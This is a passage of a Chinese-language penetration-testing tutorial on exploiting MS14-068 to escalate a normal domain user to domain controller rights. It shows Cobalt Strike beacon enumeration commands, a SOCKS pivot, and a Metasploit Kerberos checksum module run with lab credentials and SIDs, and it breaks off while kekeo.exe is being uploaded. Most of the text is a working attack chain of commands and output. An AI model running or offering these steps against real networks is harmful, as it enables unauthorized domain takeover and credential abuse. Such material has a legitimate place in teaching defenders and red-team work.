快速获取域控权限系列 [ms14-068]


0x01 关于该漏洞的基本利用原理

简单来讲,就是由于微软对标准 kerberos 协议实现过程中的某些 bug,致使普通域用户可以任意伪造高权限 PAC,去请求 TGS 从而导致的权限提升,此处就不带着大家一步步分析了,漏洞确实也已经非常老了,该补的几乎早都补的差不多了,如今实战中也已非常少见,考虑到要照顾到部分新手朋友和整个系列的完整性,觉得还是有必要再单独说明下


0x02 实际利用步骤

第一步,假设我们已事先通过其它方式,拿到了目标域内的一台普通域用户[已获取该域用户密码]权限的机器,如下[特别说明,实际中用的 payload 位数和目标系统位数最好保持一致,比如,目标是 64 位系统就直接用 64 位 payload,不然后续在 beacon 操作可能会出现一些莫名其妙的问题]

```
beacon> getuid
beacon> shell whoami /user
beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version
beacon> shell net user sqladmin /domain
```




```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are 0DAY\sqladmin
beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

用户信息
----------------

用户名         SID
============= ==============================================
0day\sqladmin S-1-5-21-1812960810-2335050734-3517558805-1142

beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version
[*] Tasked beacon to run: wmic OS get Caption,CSDVersion,OSArchitecture,Version
[+] host called home, sent: 84 bytes
[+] received output:
Caption                                      CSDVersion      OSArchitecture  Version
Microsoft Windows Server 2008 R2 Datacenter  Service Pack 1  64-bit          6.1.7601
```



```
beacon> shell net user sqladmin /domain
[*] Tasked beacon to run: net user sqladmin /domain
[+] host called home, sent: 56 bytes
[+] received output:
这项请求将在域 0day.org 的域控制器处理。

用户名                   sqladmin
全名                     sqladmin
注释
用户的注释
国家/地区代码            000 (系统默认值)
帐户启用                 Yes
帐户到期                 从不

上次设置密码             2019/5/25 20:38:53
密码到期                 从不
密码可更改               2019/5/26 20:38:53
需要密码                 Yes
用户可以更改密码         Yes

允许的工作站             All
登录脚本
用户配置文件
主目录
上次登录                 2019/6/14 16:17:36

可允许的登录小时数       All

本地组成员
全局组成员               *Domain Users
命令成功完成。
```

第二步,定位目标主控位置


```
beacon> shell net group "domain controllers" /domain
beacon> shell ping -n 1 OWA2010SP3
```



```
beacon> shell net group "domain controllers" /domain
[*] Tasked beacon to run: net group "domain controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
这项请求将在域 0day.org 的域控制器处理。

组名     Domain Controllers
注释     域中所有域控制器

成员

-------------------------------------------------------------------------------
OWA2010SP3$
命令成功完成。


beacon> shell ping -n 1 OWA2010SP3
[*] Tasked beacon to run: ping -n 1 OWA2010SP3
[+] host called home, sent: 51 bytes
[+] received output:

正在 Ping owa2010sp3.0day.org [192.168.3.142] 具有 32 字节的数据:
来自 192.168.3.142 的回复: 字节=32 时间<1ms TTL=128
```


第三步,借助 msf 检查目标主控是否存在 ms14-068,具体如下,先通过在已有 beacon 中建立 Socks 把 msf 挂到目标内网中,接着再用 ms14_068_kerberos_checksum 模块对目标主控进行漏洞探测,如果目标域控存确实在 ms14-068 漏洞,利用成功后会生成一个 bin 文件,后续可直接通过导入该文件来进行利用,但我们此处的目的主要还是用这个模块对目标域控进行漏洞探测,并非利用

```
beacon> socks 1085
```



```
beacon> socks 1085
[+] started SOCKS4a server on: 1085
[+] host called home, sent: 16 bytes
```


```
msf > setg Proxies socks4:28.69.15.71:1082
msf > setg ReverseAllowProxy true
msf > use auxiliary/admin/kerberos/ms14_068_kerberos_checksum
msf > set domain 0day.org
msf > set rhosts 192.168.3.142
msf > set user mary
msf > set password abc123$%
msf > set user_sid S-1-5-21-1812960810-2335050734-3517558805-1142
msf > run
```



```
msf > setg Proxies socks4:[redacted]:1085
Proxies => socks4:[redacted]:1085
msf > setg ReverseAllowProxy true
ReverseAllowProxy => true
msf > use auxiliary/admin/kerberos/ms14_068_kerberos_checksum
msf auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set rhost 192.168.3.142
rhost => 192.168.3.142
msf auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set user sqladmin
user => sqladmin
msf auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set password admin!@#45
password => admin!@#45
msf auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set domain 0day.org
domain => 0day.org
msf auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set user_sid S-1-5-21-1812960810-2335050734-3517558805-1142
user_sid => S-1-5-21-1812960810-2335050734-3517558805-1142
msf auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > run

[*] Validating options...
[*] Using domain 0DAY.ORG...
[*] 192.168.3.142:88 - Sending AS-REQ...
[*] 192.168.3.142:88 - Parsing AS-REP...
[*] 192.168.3.142:88 - Sending TGS-REQ...
[+] 192.168.3.142:88 - Valid TGS-Response, extracting credentials...
[+] 192.168.3.142:88 - MIT Credential Cache saved on /root/.msf4/loot/20190614162554_default_192.168.3.142_windows.kerberos_647298.bin
[*] Auxiliary module execution completed
msf auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > |
```

第四步,上传 exp


```
beacon> shell dir %temp%
beacon> cd C:\Users\sqladmin\AppData\Local\Temp\1
beacon> upload /home/klion/Desktop/kekeo.exe
beacon> ls
```




```
beacon> shell dir %temp%
[*] Tasked beacon to run: dir %temp%
[+] host called home, sent: 41 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 BCB4-6D0B

 C:\Users\sqladmin\AppData\Local\Temp\1 的目录

2019/06/14  16:15    <DIR>          .
2019/06/14  16:15    <DIR>          ..
               0 个文件              0 字节
               2 个目录 37,102,948,352 可用字节

beacon> cd C:\Users\sqladmin\AppData\Local\Temp\1
[*] cd C:\Users\sqladmin\AppData\Local\Temp\1
[+] host called home, sent: 46 bytes
beacon> upload /home/klion/Desktop/kekeo.exe
[*] Tasked beacon to upload /home/klion/Desktop/kekeo.exe as kekeo.exe
[+] host called home, sent: 602277 bytes
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: C:\Users\sqladmin\AppData\Local\Temp\1\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
